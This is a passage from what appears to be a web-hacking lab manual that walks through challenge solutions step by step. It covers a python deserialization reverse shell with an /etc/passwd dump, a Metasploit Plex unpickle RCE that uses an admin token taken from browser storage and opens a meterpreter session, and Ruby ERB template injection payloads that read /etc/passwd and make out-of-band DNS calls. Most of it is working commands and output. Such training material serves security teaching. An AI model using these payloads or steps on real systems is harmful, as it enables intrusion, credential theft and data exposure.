4 Server: Microsoft-IIS/8.5
5 X-AspNetMvc-Version: 5.2
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Date: Mon, 12 Jul 2021 10:26:42 GMT
9 Connection: close
10 Content-Length: 34
11
12 Title length exceeded 50 character
```

Step 12: A reverse shell is obtained, and we can run commands.

```
Terminal - root@kali: ~/tools/python_deserialization
File Edit View Terminal Tabs Help
root@kali:~/tools/python_deserialization# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.4.10] from (UNKNOWN) [192.168.200.12] 47632
$ id
uid=1000(foobar) gid=1000(foobar) groups=1000(foobar),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),
110(lxd),115(lpadmin),116(sambashare)
$ uname -a
Linux ubuntu20012 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64
GNU/Linux
$
```

Step 13: Execute ‘cat /etc/passwd’ to complete the challenge.

```
cat /etc/passwd
```

```
Terminal - root@kali: ~/tools/python_deserialization
File Edit View Terminal Tabs Help
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
```

Bonus: Plex Python Deserialization

Challenge URL: <http://plex.webhacklab.com:32400>


- Perform RCE using python deserialization vulnerability.


Solution:

Step 1: Navigate to the application as shown in figure:



Step 2: Login using admin user account and login to the application as shown in figure:



Step 3: Navigate to browser inspector tab as shown in figure:**Step 4:** Navigate to Storage -> Local Storage and select the "http://plex.webhacklab.com:32400" and copy the "myPlexAccessToken" value as shown in figure:

The image shows a screenshot of the Plex web interface. At the top, it says 'A Plex Media Server update is available for the server plex_server! 1.23.3.4707 Download now Skip this version'. Below this is a navigation bar with 'PLEX' and a search icon. The main content area has tabs for 'Inspector', 'Console', 'Debugger', 'Network', 'Style Editor', and 'Storage' (which is highlighted with a red box). On the left, there's a sidebar with 'Home', 'Indexed DB', 'Local Storage', 'Session Storage', and a selected item 'http://plex.webhacklab.com:32400'. The main content area shows a table titled 'Filter Items' with columns 'Key' and 'Value'. It contains four entries: 'ClientID' with value 'c2tvb11tvla3n4uwwb4d2l8u', 'myPlexAccessToken' with value 'qAXZzKbs5Em6TPPZv5jR' (highlighted with a red box), 'sessionstats' with value ' {"heartbeatTime":1625996606075,"lastPlayingHeartbeatTi...' (partially visible), and 'users' with value ' {"users": [{"id":0,"subscriptions":[],"roles":[],"entitlements":...}' (partially visible).

Step 5: Use the following Metasploit module and set the information to obtained reverse shell.

```
root@Kali:~# msfconsole

msf > use exploit/windows/http/plex_unpickle_dict_rce

msf exploit(handler) > set PLEX_TOKEN myPlexToken

msf exploit(handler) > set RHOSTS 192.168.200.130

msf exploit(handler) > set LHOST 192.168.4.X

msf exploit(handler) > set LPORT <PORT>

msf exploit(handler) > run
```

```
msf6 exploit(windows/http/plex_unpickle_dict_rce) > show options
```

Module options (exploit/windows/http/plex_unpickle_dict_rce):

Name	Current Setting	Required	Description
ALBUM_NAME		yes	Name of Album
LIBRARY_PATH	C:\Users\Public	yes	Path to write picture library to
PLEX_TOKEN	qAXZzKbs5Em6TPPZv5jR	yes	Admin Authenticated X-Plex-Token
Proxies		no	A proxy chain of format type:host:port[,typ
REBOOT_SLEEP	15	yes	Time to wait for Plex to restart
RHOSTS	192.168.200.130	yes	The target host(s), range CIDR identifier,
RPORT	32400	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
VHOST		no	HTTP server virtual host

Payload options (python/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.4.85	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic Target

```
msf6 exploit(windows/http/plex_unpickle_dict_rce) > run
```



Step 6: The meterpreter session is opened.

```
msf6 exploit(windows/http/plex_unpickle_dict_rce) > run
[*] Started reverse TCP handler on 192.168.4.85:4444
[*] Gathering Plex Config
[*] Server Name: plex_server
[+] Server OS: Windows (6.3 (Build 9600))
[+] Server Version: 1.19.1.2645-ccb6eb67e
[+] Camera Upload: 1
[*] Using album name: wJKW1c
[*] Adding new photo library
[+] Created Photo Library: 3
[*] Adding pickled Dict to library
[*] Changing AppPath
[*] Restarting Plex
[*] Sending stage (39396 bytes) to 192.168.200.130
[*] Meterpreter session 1 opened (192.168.4.85:4444 → 192.168.200.130:55785) at 2021-07-10 09:29:17 -0700
[*] Sleeping 15 seconds for server restart
[*] Cleanup Phase: Reverting changes from exploitation
[*] Changing AppPath
[*] Restarting Plex
[*] Deleting Photo Library
meterpreter > 
```

Step 7: Obtained the system information and ipconfig information.

```
meterpreter > sysinfo
Computer      : server2k12_ds
OS            : Windows 2012 R2 (Build 9600)
Architecture   : x64
System Language: en_US
Meterpreter    : python/windows
meterpreter > ipconfig

Interface 1
=====
Name          : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU           : 4294967295
IPv4 Address  : 127.0.0.1
IPv4 Netmask  : 255.0.0.0
IPv6 Address  : ::ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Netmask  : ::ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
=====
Name          : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:50:56:9f:1e:9e
MTU           : 1500
IPv4 Address  : 192.168.200.130
IPv4 Netmask  : 255.255.0.0
```

Ruby/ERB Template Injection

Challenge URL: <http://shop.webhacklab.com/referral.php>

- Identify the template engine and exploit it to extract the content of the file “/etc/passwd”

Solution:

Step 1: Notice the “Refer a friend” link in the Shop application, which points to “<http://shop.webhacklab.com/referral.php>”

New Referral

Invite a friend and you could get upto £5 reward for every friend who joins and makes their first order.

Who do you want to invite?

Name

Email

Message

REFER A FRIEND

Step 2: Now try to, fill in the details to check for Injection, there is an input validation on Name and email, however, Message accepts everything, enter the following in the Message:

```
<%= 7*7 %>
```

New Referral

Invite a friend and you could get upto £5 reward for every friend who joins and makes their first order.

Who do you want to invite?


Name

Email

Message

REFER A FRIEND

Step 3: On clicking the “Refer a Friend” button, the application will render the ERB template and send an email, as shown below:



You have been invited to join notsosecure shop. Inbox x

 webdevsec@gmail.com
to me ▾

Hey Dhruv Shah,

You have been referred to join us.


Following is your Message.
49

[Join Now](#)

Thanks,
Team NotSoSecure

Step 4: Inject another code with the content:

```
<%= File.open('/etc/passwd').read %>
```



New Referral

Invite a friend and you could get upto £5 reward for every friend who joins and makes their first order.

Who do you want to invite?


Name

Email

Message

[REFER A FRIEND](#)

Step 5: On clicking the “Refer a Friend” button, the application will email the contents of the file “etc/passwd”, as shown below:



Step 6: OOB calls can also be made on this vulnerable parameter, make sure a dns listener is started on the kali box and inject the code as below in the Message text (with backtick ` and not single quote '):

```
<%= `nslookup superspam.userX.webhacklab.com` %>
```

New Referral

Invite a friend and you could get upto £5 reward for every friend who joins and makes their first order.

Who do you want to invite?

Name

Email

Message

REFER A FRIEND

Step 7: Start tcpdump on your kali VM to dump dns requests, using the following command:

```
root@Kali:~# tcpdump -n udp port 53 -i any
```

Step 8: Once the request is sent, the DNS requests are being received by the host.

```
root@kali:~/tools/VPN# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
05:14:11.738658 IP 192.168.200.12.26095 > 192.168.4.26.53: 61321+ A? superspams.user26.webhacklab.com. (50)
05:14:11.738850 IP 10.0.2.15.12299 > 8.8.8.8.53: 65145+ A? superspams.user26.webhacklab.com. (50)
05:14:11.738967 IP 10.0.2.15.12299 > 8.8.4.4.53: 65145+ A? superspams.user26.webhacklab.com. (50)
05:14:11.739071 IP 10.0.2.15.12299 > 1.1.1.1.53: 65145+ A? superspams.user26.webhacklab.com. (50)
05:14:12.102713 IP 8.8.4.4.53 > 10.0.2.15.12299: 65145 NXDomain 0/1/0 (120)
05:14:12.102897 IP 192.168.4.26.53 > 192.168.200.12.26095: 61321 NXDomain 0/1/0 (120)
05:14:12.104061 IP 8.8.8.8.53 > 10.0.2.15.12299: 65145 NXDomain 0/1/0 (120)
05:14:12.133349 IP 1.1.1.1.53 > 10.0.2.15.12299: 65145 NXDomain 0/1/0 (120)
```

END OF PART - 2